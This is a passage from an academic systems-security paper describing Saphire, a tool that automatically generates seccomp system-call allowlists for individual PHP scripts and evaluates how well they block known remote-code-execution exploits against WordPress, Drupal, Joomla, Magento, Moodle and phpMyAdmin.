Linux also supports security modules (LSM), such as AppArmor and SELinux, which add support for access control policies, including mandatory access control (MAC). MAC rule-sets can be used to explicitly limit the "capabilities" of a program, such as access to network or specific files. Security modules allow an administrator to manually secure a process, if its interactions with the OS are well-defined. Unfortunately, LSMs cannot distinguish between individual scripts executed by an interpreter. Hence, it is difficult to build a MAC rule-set for an interpreter while enforcing the PoLP for individual interpreted programs. As testament to the limited applicability of LSMs to interpreted programs, we followed an AppArmor-based hardening procedure suggested by Docker Inc, specifically for use with WordPress[1]. Unfortunately, even this tailored AppArmor ruleset does not prevent attacks against WordPress that exploit the [54] file-upload vulnerability. To improve the status-quo for securing interpreter processes at the OS-interface, our approach for system-call-filtering systems considers, *both* the interpreter and the interpreted program as a single principle.

2.3 Interpreters

Interpreted programs rely on a separate application - the interpreter, for execution. Separating the binary code in the interpreter from the actual program makes code portable and allows for straightforward implementation of advanced language features, such as reflection and dynamic-scoping. Essentially, the interpreter is a layer of abstraction, separating

[1] `https://github.com/docker/labs/tree/master/security/apparmor#step-5-custom-apparmor-profile`

the program code from the low-level details of the underlying operating system. Since interpreted programs still need access to system resources (e.g., files or network sockets), they must have a means of communicating with the kernel. To bridge the gap created by the abstraction, and provide programs with access to OS-managed resources, interpreters provide an API to the programs they execute.

For example, the PHP interpreter's built-in API provides access to the file-system, network, databases, as well as unprivileged resources such as built-in data structures and string-operations. When an API feature requires access to OS-managed resources, such as network sockets or file descriptors, the interpreter issues a system-call, which is handled by the kernel. Interpreted programs can define functions in their code, but unlike the interpreter API, these functions can never directly issue system-calls, as this would break the interpreter abstraction. Figure 1, shows how interpreted programs access resources guarded by system-calls through the built-in API.

Program dependencies are a prominent feature in many interpreters. Dependencies allow developers to organize and reuse code and encourage good software engineering practices. Dependencies impact the APIs and system-calls required by a program, since each dependency can contain its own API function-calls. In PHP, dependencies can be explicit (e.g., via `include()`), or implicit(e.g., through class auto-loading rules). Java supports implicit dependencies, by allowing the developer to specify a `ClassLoader` which dynamically resolves and loads undeclared classes. Explicit includes, can have dynamic arguments. For example, Python developers can dynamically load and execute modules using a variable path argument to `__import__()`. PHP supports both dynamic arguments to includes, and dynamic class-resolution (through the `spl_autoload_regiser()` interface).

Threat Model

Our threat-model assumes that an interpreted application running atop an uncompromised OS contains an ACE vulnerability for which the attacker has an exploit. The goal of this work is to enforce the PoLP on interpreted programs and hence restrict the capabilities (i.e., the set of available system-calls) the attacker's payload can use. Saphire is designed to restrict an attacker exploiting an ACE vulnerability in an interpreted program. As such this work does not focus on attacks which leverage a compromised interpreter to obtain arbirary-code-execution in a separate service (for example by triggering a buffer overflow in a database daemon over a network socket). As our evaluation (§5) shows, the vast majority of programs comprising real-world web apps can be confined such that existing exploits are mitigated.

3 Overview

In this section we describe our 3-stage approach for depriviliging interpreted programs using automatically-generated system-call allowlists. In Section 4 we detail Saphire – our prototype implementation of this approach for PHP web apps.




Figure 1: Left: an abstract interpreter executing $Prog_2$ invokes two system-calls to service a call to API function API_3. Center: a real PHP interpreter using real APIs and system-calls. Right, a program uses native code to invoke an system-call. API handlers within interpreters rely on similar native instructions. In blue, we trace an API call through the generic and PHP interpreters.

Our method of protecting interpreted applications involves collecting information about the system-calls invoked through the interpreter API, finding the interpreter API functions (e.g. `fopen` in Fig. 1) used by interpreted applications, and combining the results to enforce a tailored system-call allowlist.

To explain the process in more detail, we first describe the interpreters and programs to which our approach applies. We then explain why generating meaningful system-call allowlists requires consideration of *both* the interpreter and each interpreted program. Finally, we describe the purpose of each of the three stages, and explain how their functionality can be combined to secure programs.

3.1 Interpreters

We define *interpreted programs* as programs which require an ancillary application (i.e., an interpreter) to execute on a computer. The interpreter is, generally, an application native to the computer system – i.e., it can be directly executed within an operating system, by the hardware. Hence, interpreted applications can be portable across systems for which compatible interpreters exist. In addition to parsing and executing programs, interpreters expose an API, which allows programs to rely on the interpreter for built-in functionality. The API is composed of *functions*, which can be invoked by the interpreted program, and each of which can be implemented natively as an interpreter API *handler*. In Figure 1, $API_{1,2,3}$, `mysql_connect`, and `fopen` are API functions. The interpreter forms an abstraction layer between the program and the system, with a natively-implemented API bridging the gap. Thus, we make a key observation about interpreters and interpreted applications compatible with our approach: *Only the interpreter's code issues system-calls, commonly in re-*

sponse to an interpreted program invoking the API.[2] Note that some interpreters implement just-in-time(JIT) compilation, translating the interpreted program into native machine code at runtime. For interpreters with JIT-support, such as Java Hotspot and .NET CLR, the translated code still calls into a native API to invoke syscalls, so in the context of Saphire, this optimization is simply an interpreter implementation detail.

3.1.1 An API for all interpreted programs

The functions in the interpreter API must be generic so that they are useful to the wide range of interpreted programs. As a result, the interpreter provides API functions that collectively invoke a diverse set of system-calls. Therefore, we cannot create a meaningful system-call filter by simply enumerating the system-calls invoked anywhere in the interpreter.

Fortunately, individual interpreted programs depend on a small subset of all API functions provided by the interpreter, and in extension only require a small set of system-calls to execute correctly. For example, the generic `Prog1` in Figure 1 does not rely on $\texttt{API}_3$ and hence does not need $\texttt{Syscall}_1$.

Thus, during the execution of `Prog1`, it is safe to filter access to $\texttt{Syscall}_1$, even though it occurs within the interpreter binary. To enforce the PoLP, we must analyze the *joint behavior* of the interpreter and the program. Based on these insights we present a three-stage process for creating tailored system-call filters for interpreted programs.

3.2 Securing Interpreted Programs

Stage ① maps the API exposed by the interpreter to a set of system-calls invoked by each API function. In stage ②, the interpreted program is analyzed to identify the APIs it invokes. Composing this information with the map from stage ①, the output of stage ② is the list of system-calls required by the interpreted program (i.e., the system-call filter). In the final stage, the program is executed, and the system-call filter is applied to the interpreter process, protecting the program.

3.2.1 Mapping the interpreter API to syscalls

The goal of stage ① is to identify the system-calls invoked by each API function. As mentioned in Section 3.1, interpreters provide programs with access to a generic API, parts of which perform system-calls to expose system-managed resources. Generally, interpreter APIs which depend on system-calls are implemented natively, conforming to the OS-specific system-call interface (see Fig. 1).

Both static and dynamic analysis techniques can be used to map API functions to system-calls. For example, APIs can be mapped to system-calls through a static control-flow analysis of the interpreter. The analysis involves labeling the API function handlers as sources, the system-call invocations as sinks, and calculating the reachability between the two sets in the interpreter's call-graph. A dynamic analysis can be used to refine this statically-obtained mapping.

The result of stage ① is a mapping of interpreter API functions to required system-calls. This mapping is generated once, for each version of the interpreter.

3.2.2 Identifying API calls within an interpreted program

In stage ② we identify the API functions invoked by an interpreted program. Incorporating the mapping from stage ①, this stage determines the system-calls needed by the program. We define a program as the body of interpreted code that can be executed by an interpreter process from an entry-point. For example, in the PHP example in Fig. 1, the index program includes the code defined both in `index.php` and in the included `theme.php`. Note that a single script can be included in multiple places, and therefore belong to multiple programs.

There are two steps to identify API calls by a program:

1. Identify *all* the code comprising the interpreted program.
2. Analyze the program's code to determine the interpreter API calls it can perform.

Identifying the program's code requires a consideration of the interpreted language features which create code-dependencies. In addition to "includes", dependencies can arise from implicit sources, such as customizable auto-loading rules. Once the dependency analysis is complete, we scan the code in the program for API function calls (step 2).

As in stage ①, both static and dynamic techniques can be applied to the program. The result of stage ② is a set of API functions referenced by the interpreted program, which composed with the mapping of API calls to system-calls produces the final mapping of programs to system-calls, which is used as a allowlist in the final stage.

3.2.3 Protecting the Program

In stage ③, to protect the program, the interpreter (or program) is modified to load the corresponding allowlist, prior to execution. This dynamic protection can be facilitated by built-in low-overhead support for filtering system-calls, which is present in operating systems such as Linux, FreeBSD and Windows. The implementation of the protection depends on the execution model of the interpreter. For example, the way protections are applied may differ for programs invoked on the command-line and ones executed by a web-server. In Section 4 we describe our implementation of system-call filtering of the PHP interpreter, on Linux. Our filtering mechanism works with both the Apache and nginx webservers, as well as the standalone php-cli interface.

[2] Some interpreters provide the means for programs to execute native code within the interpreter's process(e.g., JNI for Java). Such native additions can be treated as extensions to the interpreter's API. None of the applications in our evaluation rely on this feature, so we do not implement it in our prototype.

Applying the Model to Real Interpreters

The model of interpreted languages and the three stage allowlisting process described in this section is applicable to a variety of interpreted languages. The major Lua, Perl, Python and PHP interpreters all rely on native API handlers in an interpreter binary. Additionally, runtimes which operate over an intermediate representation/bytecode, such as Java JRE, Mono, ActionScript, or Dalvik all rely on native code for APIs which is contained in a separate interpreter, or linked into individual program binaries. As such, the steps we described can be applied to a wide range of interpreted languages.

4 Implementation

We implemented the three steps outlined in the previous section for the PHP language and interpreter in our prototype – Saphire. We choose PHP due to its dominance among web apps, which are major targets of RCE attacks, and because it represents an interpreted language with advanced dynamic features. PHP is dynamically typed, with dynamic binding of function and class names, dynamic name resolution, dynamic symbol inspection, reflection, and dynamic code evaluation support. We explain how Saphire combines static and dynamic analysis techniques in stage ①. We describe the static web app analysis performed in stage ②. Finally, we detail how Saphire uses `seccomp` to sandbox the PHP interpreter on a live web app in stage ③. Figure 2 details Saphire's implementation of the three stages introduced in Section 3.

4.1 Mapping built-in PHP functions to system-calls

PHP refers to API functions as built-in PHP functions. Hence Saphire's stage ① maps built-in PHP functions to system-calls. To this end, Saphire generates an initial mapping, by performing a static call-graph analysis over the PHP interpreter. To refine the statically-collected mapping, we use Linux `ptrace` , which allows us to inspect the system-calls invoked by a running PHP process. Note that `ptrace` is only used, offline, for ① and is not used for any active defense. Moreover, Saphire blocks `ptrace` for all scripts in the web apps we evaluated, by default, as we found no built-in PHP functions that invoke the `ptrace` system-call.

4.1.1 Static analysis over the PHP Interpreter

The PHP 7.1 build we use in the evaluation relies on 55 pre-compiled, dynamic shared libraries. Since PHP generally invokes system-calls through libraries (e.g. libpthread and libc), Saphire builds a static call-graph over the interpreter and all included libraries. Note that the debugging symbols for the interpreter and the 55 libraries are readily available in the Debian repositories. Saphire uses these symbols to facilitate the analysis in stage ① and the production-binary used in stage ③ is stripped. Using the symbols, Saphire builds a call-graph, where each node is a function and each edge is a direct function call. Saphire annotes the function nodes with the system-calls they invoke. To identify the nodes corresponding to the built-in PHP function handlers, we augment `get_defined_functions()` (which lists currently defined functions) to output the address of the handler for each built-in PHP function. Similar techniques are applicable to any interpreter with a symbol table, such as Python (where functions can be enumerated with `dir()` and `global()`). Saphire performs a reachability analysis over the call-graph, where the built-in PHP function handler nodes are the sources, and nodes annoted with system-calls are sinks.

Saphire's rudimentary call-graph analysis is purpose-built to cover libraries and identify system-calls. While this step can be implemented as a static source-code analysis and might yield a more precise call-graph, the analysis needs to operate over dozens of code-bases(for the interpreter, and 55 libraries) using different languages and build-processes.

4.1.2 Refining the mapping through dynamic analysis

The reachability analysis performs an exhaustive search over the code within a PHP process, but does not handle indirect calls, which can occur in built-in PHP functions. For example, PHP's `fopen()`, can access remote files over HTTP (see Figure 1). Based on the URI, fopen sets a function pointer which specifies whether to use an encrypted HTTPS, or unencrypted connection handler. The static call-graph does not contain edges to either of these functions, which leads to an incomplete mapping of built-in PHP functions to system-calls. Furthermore, some built-in PHP functions execute external programs. `mail()` executes the `sendmail` binary. In order to apply to PoLP to the `mail`, the mapping of system-calls should contain the system-calls performed by sendmail. The static analysis over `CG` does not reason about the system-calls that occur in external processes.

To address these issues, we extend the statically-built profile, by tracing the system-calls performed by the PHP interpreter, while executing its test-suite. The test-suite is packaged with PHP's source. We rely on a PHP extension `TE`, which exposes the name of the currently running built-in PHP function through shared memory. A companion tracer, `TR` uses Linux `ptrace` functionality to intercept system-calls. While the interpreter is executing the test-suite, `TR` intercepts each system-call, and examines the current PHP function, exposed by `TE`. This allows Saphire to easily detect whether the currently running built-in PHP function relies on any system-calls missing from the statically-generated mapping. `TE` also traces system-calls in external programs called by PHP, to account for built-in PHP functions, such as `mail()` which rely on external programs. The test-suite achieves a 73.4% line coverage over the PHP interpreter, allowing Saphire to discover additional system-calls used by 137 out of 4,655 built-in PHP functions.




Figure 2: Saphire builds a mapping of built-in PHP functions to system-calls, acquires a list of built-in built-in PHP function calls in application scripts, and uses this information to protect the web app using `seccomp` system-call filters.

4.2 Creating system-call filters for web apps

In Stage ②, Saphire identifies each script's dependencies and determines the built-in PHP functions the interpreter can invoke while running the script. Composing this information with the mapping from ①, Stage ② outputs a set of possible system-calls invoked for each script in the web app.

To achieve this outcome, we built AA to perform a lightweight, flow-insensitive analysis, as a limited form of constant folding over strings that compose includes. AA iterates over all of the PHP files in web apps. We use php-parser [50] to parse each PHP script into its abstract syntax tree (AST). AA scans the AST for function or method calls to identify possible built-in PHP function calls. If a function call's name matches a built-in PHP function, AA infers that the script contains a call to the built-in. In the case of method calls, AA looks for all assignments of the object within the current scope to identify the class type, and checks whether the type and method combination corresponds to a built-in PHP function. To infer script-dependencies AA identifies AST nodes representing: (1) constant definitions, which frequently occur within include paths (2) class definitions/instantiations, which are essential for creating edges for auto-loaded classes, and (3) includes via the `include/require` operations. AA also identifies strings in all variable assignments, as these variables are often referenced in include statements. For each include, AA assembles an internal representation for each of these nodes, optimized for static and string content.

4.2.1 String representation

PHP strings can be composed of literals, and references to constants, variables, and function return values. When AA locates a node representing such a component, it notes its location. Once AA finds all nodes which compose strings, it iterates over the includes in a script. Saphire handles arguments to an includes, differently, depending on the node's type:

Literals: For literal strings, nothing needs to be done.

Constant Reference: Since Saphire keeps a record of all constants in the web app, it replaces the reference with the nodes the constant was defined with, and recurses over them.

Magic Constants: The interpreter automatically defines special constants, such as `__DIR__` and `__FILE__`, which describe the location of the current script. AA derives the script locations and filenames from the file-system hierarchy and translates them to literal values.

Variables: If the node is a reference to a variable, AA checks whether the variable is defined in the current scope. As with constants, AA replaces the reference with the nodes used in the assignment. If the variable was assigned multiple times, AA explores each possibility.

Function Calls: If the function is a known common API, such as `dirname`, `realpath`, or `strtoupper`, AA reproduces the functionality over the argument. Otherwise AA marks the result as unknown.

For each include, AA applies this procedure, recursively, until the include is composed of only literals and unknowns, and the PHP string concatenation operators (`.` and `.=`). Then AA translates the sequence of nodes into a regular expression, substituting the unknowns with regex wildcards (`.*`). Figure 3 demonstrates how AA handles includes built with multiple components. If the include refers to variables with multiple assignments, AA joins the regular expressions for each possibility with the "|" operator. AA handles relative path elements, such as `../`, by removing the preceding portions of the expression. If the immediately preceding expression is dynamic (i.e. `.*`), AA replaces all content before the relative path element with a wildcard. Once each include is represented as a regular expression, AA resolves includes by evaluating the regular expression against the paths of the PHP scripts in the web app. For each match, AA stores an edge in a dependency graph, where the nodes are PHP scripts.

Saphire handles auto-loaded classes in scripts by checking if a class with a matching name is declared in the resolved set of dependencies. If not, Saphire searches for matching class declarations in the rest of the web app and creates dependency

edges to the corresponding scripts.

4.2.2 Unresolved Includes

In practice, AA resolves 74% of includes to a single file, statically. Additional includes can be "fuzzy-resolved" – i.e., resolved to a subset of the files in the web app, such as all files in a subdirectory. Some include statements do not contain any information amenable to static analysis. In these cases, Saphire cannot determine a subset of PHP scripts which can satisfy an include statement. To address this, Saphire provides an option (Conservative Includes or `CI`) to resolve such includes to all scripts in the application. Enabling `CI` decreases the probability of false-positives due to missing edges in the dependency graph, but increases the number of allowlisted system-calls in scripts containing unresolved includes. We examine the effects of this option on false-positives and false-negatives in Section 5.

4.2.3 Building system-call profiles for Scripts

After identifying the built-in PHP function calls in the script files and building the dependency graph, AA calculates the transitive closure of dependencies for each script, to obtain the list of built-in PHP functions called by the script or any of its dependencies. AA builds the system-call profiles by replacing each of the built-in PHP functions in the list with the set of corresponding system-calls obtained in Stage ①. The output of AA, and Stage ② is a system-call profile (i.e., a allowlist) for each script, representing the system-calls for the built-in PHP functions used within the script, and all its dependencies. AA marks each script path with its profile. The paths are relative to the root of the web app, so the output of ② is independent of the server and location of the application on the filesystem.

4.3 Sandboxing the Interpreter and Web App

The goal of stage ③(Sec. 3.2.3), is to sandbox an interpreted program when it executes. Our implementation, Saphire applies the allowlists from Stage ② to a live web app using




Figure 3: Saphire inspects a WordPress include. The include references a constant defined in the script. Saphire reasons about the `dirname()` built-in API function, so it resolves the value of the constant. The variable `$name` is an argument to the function where the include occurs – Saphire cannot the possible contents, so it translates it to regex as a wildcard `.*`

`seccomp`. Specifically, Saphire deprivileges the PHP interpreter process, before it executes a web app scripts. Internally, Saphire relies on a PHP extension (labeled SE in Figure 2) that invokes Linux' `seccomp` facility.

To use `seccomp`, a process provides the kernel with a filter to enforce over future system-calls made by the process. Upon startup, the PHP interpreter loads the SE extension into the process. SE determines which script the interpreter is about to execute, and provides the kernel with a system-call allowlist – a set of allowed system-calls. After providing the kernel with the filter, SE's task is complete, since the kernel is responsible for enforcing the `seccomp` allowlist.

SE is activated twice during the lifetime of the interpreter. When the PHP process is starting, it loads the SE extension. SE uses this opportunity to load the system-call allowlists from the disk into memory. Once the interpreter receives a request, it hands control to SE. SE loads the allowlist for the requested script from memory, and provides it to the kernel, as a filter program. Internally, SE uses `libseccomp`'s bindings to convert a set of system-calls into a allowlist [38]. PHP usually accepts web requests from a separate program - the web-server. Web-servers such as `nginx` and `Apache` implement advanced features such as reverse proxying, static resource caching, and load-balancing. When a Web-server receives a request that must be handled dynamically, it communicates with a PHP interpreter using an API, such as FastCGI. With a common `nginx` web-server using FastCGI to invoke PHP, the extension and allowlist are only loaded once, by a master process which forks workers to process requests. In our evaluation we installed Saphire's SE plugin for a PHP interpreter accessible behind both major web-servers on Linux: nginx and Apache. We also deployed the same plugin for PHP's cli API, which allows executing PHP scripts from the command line (similar to Python or Perl). We did not evaluate this configuration, as the vast majority of PHP apps (and exploit targets) are web apps.

If a PHP script does not trigger `seccomp` violations, the interpreter process terminates once script execution concludes. Usually, the process cannot be reused to process other scripts, since different scripts have different system-call privileges, and `seccomp` does not allow a process to replace its system-call filters. This is a problem for interpreters that handle many short requests, since APIs such as `php-fpm` reuse the interpreter for many requests. There are two options to deal with this: (1) Configure the PHP API to only use a PHP interpreter process for a single request. While functional, this approach results in request latency, when the server is under high load. (2) Allow PHP workers to handle many requests, but ensure that each worker only handles requests for the same script. The worker loads a `seccomp` profile for the first request it receives, and this allowlist applies to all subsequent requests to the same script. For an application with many scripts, such as a CMS, dedicated workers handle scripts in high demand, and

general workers handle the uncommon requests (restarting after each one). We evaluate both of these options in section 5.4.4. This issue is specific to interpreters that handle many short-lived requests, such as PHP. For longer lived executions, the one-time overhead of applying the system-call profile is negligible, but if reusing the interpreter is beneficial, routing requests to minimize Saphire overhead is a generic and effective (see Sec. 5.4.4) solution.

5 Evaluation

We evaluate Saphire's ability to mitigate remote code execution attacks on a set of popular PHP web apps and plugins. Additionally, we assess Saphire's stages, individually. Specifically, we examine the capabilities of Saphire's include-resolution, the reduction of system-call privileges due to the analysis in stage ②, and the performance of stage ③. Our experiments provide answers to three research questions:

RQ1 How precise is Saphire's dependency resolution (§5.2)?

RQ2 For each PHP script in a web app, what is the reduction in privilege/available system-calls with Saphire. How does the setting for `CI` affect the reduction (§5.3)?

RQ3 Does the retrofitted PoLP protect from known exploits, without causing false positives? How does the setting for `CI` impact the accuracy of the system (§5.4)?

5.1 Web Apps and Plugins in our dataset

We evaluate Saphire on six of the most popular PHP web apps. Our set includes the four most popular open-source content management systems: Wordpress, Joomla, Drupal and Magento. According to W3Techs, these systems comprise 70.5% of the market share among CMS systems, and 38.4% of the market for all websites [44]. Additionally, we include one of the most popular administration tools: phpMyAdmin [26], and Moodle, a popular course-management system.

In practice, administrators customize CMS deployments by installing plugins. To reflect this, we install nine vulnerable WordPress plugins: NMedia contact form, Wysija newsletter, Foxy Press, Photo Gallery, WP-Property, Reflex Gallery, Slideshow gallery, WP Symposium, WPtouch. As we are most interested in Saphire's capability to mitigate RCE attacks, we selected plugins and web app versions with the most-recently published RCE vulnerabilities and readily available proof-of-concept exploits. Additionally, to evaluate false-positives for plugins, we installed 9 of the most popular freely-available plugins. In total, our evaluation was conducted over 12 vulnerable versions of web apps, 9 vulnerable and 9 popular freely-available plugins.

5.2 Dependency Resolution (*RQ1*)

In stage ②, Saphire scans a PHP web app to determine the built-in PHP functions which might be invoked within each script. The accuracy of the system-call profile depends on the results of this stage. One of the main challenges for Saphire is resolving the dependencies between scripts. To address this challenge, Saphire performs include and class resolution to discover the dependencies.

Table 1 presents the include resolution statistics for the web apps in our dataset, collected after Saphire's static analysis. The *literal* column shows the number of include statements with a string literal argument. The *dynamic* column shows the number of include statements with arguments that are *not* string literals. The *resolved, fuzzy-resolved and unresolved* provide a breakdown of how the static analysis in ② resolved these includes. Namely, the *resolved* column contains the number of includes resolved to a single script within the web app. The *fuzzy-resolved* column specifies the number of includes that are resolved to a subset of all web app scripts. That is, the regular expression generated by `SE` matched to multiple scripts. On average Saphire resolves 74% includes and fuzzy-resolves 22%.

In the same table, we show Saphire's class resolution statistics. On average, 85% of classes are resolved. Unresolved classes can occur when web apps define classes dynamically. For example, for historical reasons, Joomla dynamically creates an alias for each defined class by prefixing the class name with "J" (e.g., the original `Http` class will trigger the creation of `JHttp` as an alias)[3]. As the Joomla code-base uses both notations interchangeably, Saphire detects dependencies only if the original notation is used and does not detect dependencies if classes are referred to via their alias. While this behavior could be easily emulated in the analysis by duplicating the alias-generating logic in Saphire, we chose to elide any program-dependent modifications to the system. The effect of unresolved classes is the possibility of false-positives due missing edges in the dependency graph, if the application relies on an autoloader. As we will see, the only false positives we encountered during our evaluation are caused by the Joomla idiosyncrasy described above.

5.3 System-Call Profile Size (*RQ2*)

The security benefits provided by Saphire hinge on its ability to restrict access to system-calls – specifically those that are likely to be used by attackers. In this section, we examine the reduction of attack-surface, in terms of the number of system-calls in the allowlists. For qualitative measure, Section 5.4.2 further examines the dangerous system-calls (as defined by Bernaschi et al. [8]) that exploits can still use. We collected the data presented here by running stages ① and ② on a system running Linux Kernel 4.17 which provides 333 system-calls. Figure 4 shows the number of system-calls allowed for each script in WordPress 4.6, phpMyAdmin 4.8.1, Joomla 3.7, and Drupal 7.58. The colored regions represent profile sizes with the CI option *enabled*. The bottom-most, *Available Dangerous*, region represents the dangerous system-

[3]This is implemented in Joomla's class auto-loader. If the script instantiates a class with the name `JHttp` but the auto-loader cannot find it, the loader trims the "J" prefix and looks for a class with the name `Http` instead.

Application	Includes						Classes		
	Total	Literal	Dynamic	Resolved	Fuzzy-resolved	Unresolved	Total	Resolved	Unresolved
Drupal 7.0	263	9	254	175	57	31 (11.7%)	40	30	10 (25%)
Drupal 7.5	265	9	256	174	60	31 (11.6%)	48	39	9 (18.75%)
Drupal 7.26	214	1	213	171	42	1 (0.5%)	44	34	10 (22%)
Drupal 7.57	217	1	216	172	43	2 (0.9%)	24	28	6 (25%)
Drupal 7.58	218	1	217	173	43	2 (0.9%)	35	29	6 (17.1%)
Joomla 2.5.25	348	2	346	179	149	20 (5.7%)	252	229	23 (9.1%)
Joomla 3.7	265	5	260	102	152	11 (4.2%)	481	441	40 (8.3%)
Magento	1,190	271	918	971	175	42 (3.5 %)	3,339	3,120	219 (6.6%)
Moodle	7,548	877	6,671	5,605	1,876	67 (0.9%)	2,241	2,149	92 (4.1%)
phpMyAdmin 3.3.10	753	677	76	704	33	16 (2.1%)	49	48	1 (2.0%)
phpMyAdmin 4.8.1	292	222	70	254	32	6 (2.1%)	438	402	36 (8.2%)
WordPress	1,892	517	1,375	1,747	109	36 (1.90%)	215	193	22 (10.2%)

Table 1: Dependency Resolution statistics. We break-down the static and dynamic includes for each web app and the number of include Saphire resolves precisely, and approximately. We also present similar data for class references.

calls available to each script. The *Available* region represents additional system-calls available to each script, which are not considered dangerous. Hence, the allowlist for a given file consists of the system-calls contained in these two regions. The upper-two regions represent blocklisted system-calls and dangerous system-calls, respectively. The black line represents the system-call profile sizes when the CI option is *disabled* (no dependency edges for unresolved includes).

As the graphs illustrate, Saphire generates system-call allowlists that significantly reduce the attack surface. The overall reduction of the attack surface in the number of system-calls is 80.5% on average, with the most permissive profile (i.e., the left-most script in Joomla) still removing 72% of system-calls from the allowlist. More important than the bare number of system-calls, Saphire reduces the number of available *dangerous* system calls also by 80% on average.

We note that "shelves" of system-calls occur in most of the graphs, indicating that many files require the same number of system-calls. This phenomenon is due to the fact that sets of scripts share the same dependencies. For example, Saphire finds that WordPress' `wp-includes/option.php` is included in 383(28%) of scripts. This leads to many files sharing similar system-call profiles.

When `CI` is enabled, scripts with unresolved includes include all other scripts in the web app. This results in "shelves" at the maximum profile-size, indicating that the scripts can invoke any system-call used in the entire web app. This reduces the possibility of false-positives due to missing dependency edges, but increases potential attack surface.

5.4 Defense Capabilities (*RQ3*)

We evaluate Saphire's protection against 21 remote code execution exploits. To this end, we created 12 Docker containers running vulnerable versions of the web apps in the evaluation dataset. As mentioned in Section 5.1, our WordPress installation contains 9 vulnerable plugins, for a total of 11 WordPress vulnerabilities. We attack the web apps using exploits from the Metasploit Framework [37], and consider an attack as successful if it exposes a shell to the attacker via the network. Of course, we first verified that all exploits work against unprotected versions of the web apps and plugins. In Table 2, we present the results of our experiments. Specifically, we evaluate the defense capabilities of Saphire when `CI` is enabled, and disabled.

5.4.1 Is Saphire too restrictive?

To properly apply the PoLP, Saphire should not prevent normal operation of the web apps. A false-positive for Saphire is a system-call blocked during benign execution of application code. Saphire *does not* rely on any benign web app traces to build the allowlists, but we exercise the web apps evaluate how prone Saphire is to false positives through an ensemble




Figure 4: The sizes of the system-call allowlists for web apps in our test-set. The shaded areas represent allowlist sizes, when `CI` is *enabled* The black line shows the allowlist size when `CI` is *disabled*

		Exploits Blocked		False Positives			Benign Traces	Dangerous System Calls Available to Exploits
Application	Vulnerability	CI off	CI on	CI off	CI on		Line Coverage	
Drupal 7.0	CVE-2014-3704	y	y	0	0		†39.22%	openat, unlink
Drupal 7.5	drupal_restws_exec	y	y	0	0		†28.50%	chmod, openat, rename, symlink, unlink
Drupal 7.26	CVE-2014-3453	y	y	0	0		†37.12%	chmod, openat, rename, symlink, unlink
Drupal 7.57	CVE-2018-7600	y	y	0	0		†42.51%	chmod, openat, rename, symlink, unlink
Drupal 7.58	CVE-2018-7602	y	y	0	0		†43.63%	openat, unlink
Joomla 2.5.25	CVE-2014-7228	y	y	2	0		12.67%	chmod, openat, rename, unlink
Joomla 3.7	CVE-2017-8917	y	y	1	0		†27.95%	chmod, openat, rename, unlink
Magento 2.0.5	CVE-2016-4010	y	y	0	0		†40.61%	
Moodle 3.4	CVE-2013-3630	y	y	0	0		†28.00%	chmod
phpMyAdmin 3.3.10	CVE-2011-4107	y	y	0	0		13.72%	chmod, openat, rename, symlink, unlink
phpMyAdmin 4.8.1	CVE-2018-12613	y	y	0	0		†49.28%	chmod, openat, rename, unlink
Wordpress 4.6	11 Vulnerabilities	y	y	0	0		†*36.18%	

